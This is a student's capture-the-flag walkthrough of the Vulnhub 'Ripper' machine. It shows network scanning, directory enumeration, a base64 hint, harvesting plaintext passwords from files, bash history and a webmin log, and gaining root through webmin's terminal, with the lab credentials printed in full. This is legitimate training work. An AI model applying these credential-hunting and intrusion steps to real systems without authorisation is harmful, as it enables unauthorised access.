Vulnhub - Ripper

Atharva Velani 20411611


Ripper is a Vulnhub machine that incorporates the usage of http services and other high ports such as the webmin port 10000. It is a beginner level machine that requires a basic knowledge of Linux commands in order to get root access to the system.

Table of Contents:

Step 1: Scan the network

We know that the service is hidden under subnet xx.xx.56.0/24 as the machine has been configured to using a virtual box host-only adapter in Oracle VBOX. Performing a nmap to scan for the network to see what services are running.

nmap -sV 192.168.56.0/24




(Figure 1: nmap discovery scan)

Step 2: Exploit potential vulnerable open ports


We tried to use dirb to enumerate and found nothing of importance

dirb http://192.168.56.109



(Figure 2: dirb enumeration)


Port 10000 is open (HTTP) so we can attempt to enter it and we are greeted with an error and a link to another domain. ***http://192.168.56.109:10000***



(Figure 3: attempting high port)


As our kali machine requires the ripper domain to be entered into our ***/etc/hosts*** file we must add it as below:

192.168.56.109 ripper-min



(Figure 4: adding to /etc/hosts)


Lets attempt to log in with default ***admin*** and ***admin*** credentials, but to no avail.



(Figure 5: webmin page screen)

Step 3: Gain user access into the system.

You can use dirb here again but I decided to try a common robots.txt file and it worked.




(Figure 6: robots.txt content)

Encoded in base64.

The result is 'we scan php codes with rips' and opening http://192.168.56.109/rips shows that rips is a vulnerability scanner tool that is built into this server.


echo 'd2Ugc2NhbiBwaHAgY29kZXMgd2l0aCByaXBzCg==' | base64 -d



(Figure 7: decoding robots.txt)

We are greeted with output: *we scan php codes with rips*

Logging into rips we can scan the html directory for any potential hidden files and we find a file named secret.php which contains the credentials for username ripper.




(Figure 8: rips data)

After ssh into the server we have user access. Its time to escalate privilege and gain user access to this system.

ssh ripper@192.168.56.109
ripper
Gamespeopleplay

Step 4: Privilege escalation

4 a) Getting first users details



(Figure 9: user access through ssh)

Doing a bit of enumeration and it seems as ripper doesn't have many permissions, lets look for other users in ***/home/***

```
ripper@ripper-min:/usr$ ls
bin  games  include  lib  libexec  local  sbin  share  src
ripper@ripper-min:/usr$ cd /home/
ripper@ripper-min:/home$ ls
cubes  ripper
ripper@ripper-min:/home$
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 10: other users in system)

We now know there is another use named cubes in the system.

To see if any executable files that aren't developer files and associated with user cubes we can search the entire accessible root directory using:

find / -user cubes -type f -exec ls -la {} \; 2>/dev/null

```
ripper@ripper-min:/home$ find / -user cubes -type f -exec ls -la {} \; 2>/dev/null
-rw-r--r-- 1 cubes cubes 807 Jun  4  2021 /home/cubes/.profile
-rw-r--r-- 1 cubes cubes 3771 Jun  4  2021 /home/cubes/.bashrc
-rw------- 1 cubes cubes 334 Jun  4  2021 /home/cubes/.ICEauthority
-rw-r--r-- 1 cubes cubes 8980 Jun  4  2021 /home/cubes/examples.desktop
-rw-r--r-- 1 cubes cubes 220 Jun  4  2021 /home/cubes/.bash_logout
-rw------- 1 cubes cubes 703 Oct 13 01:40 /home/cubes/.bash_history
-rw-rw-r-- 1 cubes cubes 60 Jun  4  2021 /mnt/secret.file
ripper@ripper-min:/home$ cat /mnt/secret.file
This is my secret file

[file system]
-passwd : Il00tpeople
ripper@ripper-min:/home$
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 11: SUID bit to find executables)

Now that we've found the password to cubes, we can log into it with the following commands:

su cubes
Il00tpeople

A small portion of the history command used by the user cubes. We find an interesting file, lets locate it.

history

```
33  cat blocked
34  cp miniserv.error backup/miniser.log
35  cd backup/
36  ls
37  nano miniser.log
38  cd /mnt/
39  ls
40  nano secret.file
41  su root
42  cd /home
43  ls
44  cd /root
45  ls -ltr
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 12: backup log history)

With the location of the server log file we can see if there is any password information.

locate /backup/minister.log
cd /var/webmin/backup

```
cubes@ripper-min:/home$
cubes@ripper-min:/home$ locate /backup/miniser.log
/var/webmin/backup/miniser.log
cubes@ripper-min:/home$ cd /var/webmin/backup/
cubes@ripper-min:/var/webmin/backup$ ls -la
total 12
drwxrwxr-x+ 2 cubes cubes 4096 Jun  4  2021 .
drwxrwx---+ 4 root  bin   4096 Jun  4  2021 ..
-rw-rwx---+ 1 cubes cubes 2660 Jun  4  2021 miniser.log
cubes@ripper-min:/var/webmin/backup$
```

```
root@kali: ~
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 13: miniser.log)

With the cat command and grep we now have the credentials for the webmin administrator.

cat miniser.log | grep -i pass

```
cubes@ripper-min:/var/webmin/backup$ ls -la
total 12
drwxrwxr-x+ 2 cubes cubes 4096 Jun  4  2021 .
drwxrwx---+ 4 root  bin   4096 Jun  4  2021 ..
-rw-rwx---+ 1 cubes cubes 2660 Jun  4  2021 miniser.log
cubes@ripper-min:/var/webmin/backup$ cat miniser.log | grep -i pass
[04/Jun/2021:11:33:16 -0400] [10.0.0.154] Authentication : session_login.cgi=username=admin&pass=tokiohotel
cubes@ripper-min:/var/webmin/backup$
```

```
File  Actions  Edit  View  Help
┌──(root💀 kali)-[~]
└─# echo Atharva Velani 20411611
Atharva Velani 20411611
```

(Figure 14: password in miniser.log file)


4b) Webmin Credentials

Lets log back into the webmin server http://192.168.56.109:10000

With credentials:


admin
tokiohotel

Now if we click on the panel and navigate down there is a terminal that is a part of the webmin server. Alternatively you can use alt+k to spawn the terminal.



(Figure 15: logging into webmin)

Spawning the terminal shows that it has full root controls of the system.



(Figure 16: root access!)

Conclusion

This machine requires outside of the box thinking and was quite challenging early on especially when my dirb returned nothing, looking at the other guide posted on forum using LinPEAS to find vulnerabilities was entirely possible, but I was stumped when I checked prior and gcc was not installed. In doing so it forced me to explore Webmin server and it turns out that it had its own root terminal available, however it is quite slow and gathering a root terminal through CVE-2021-4034 would have been ideal.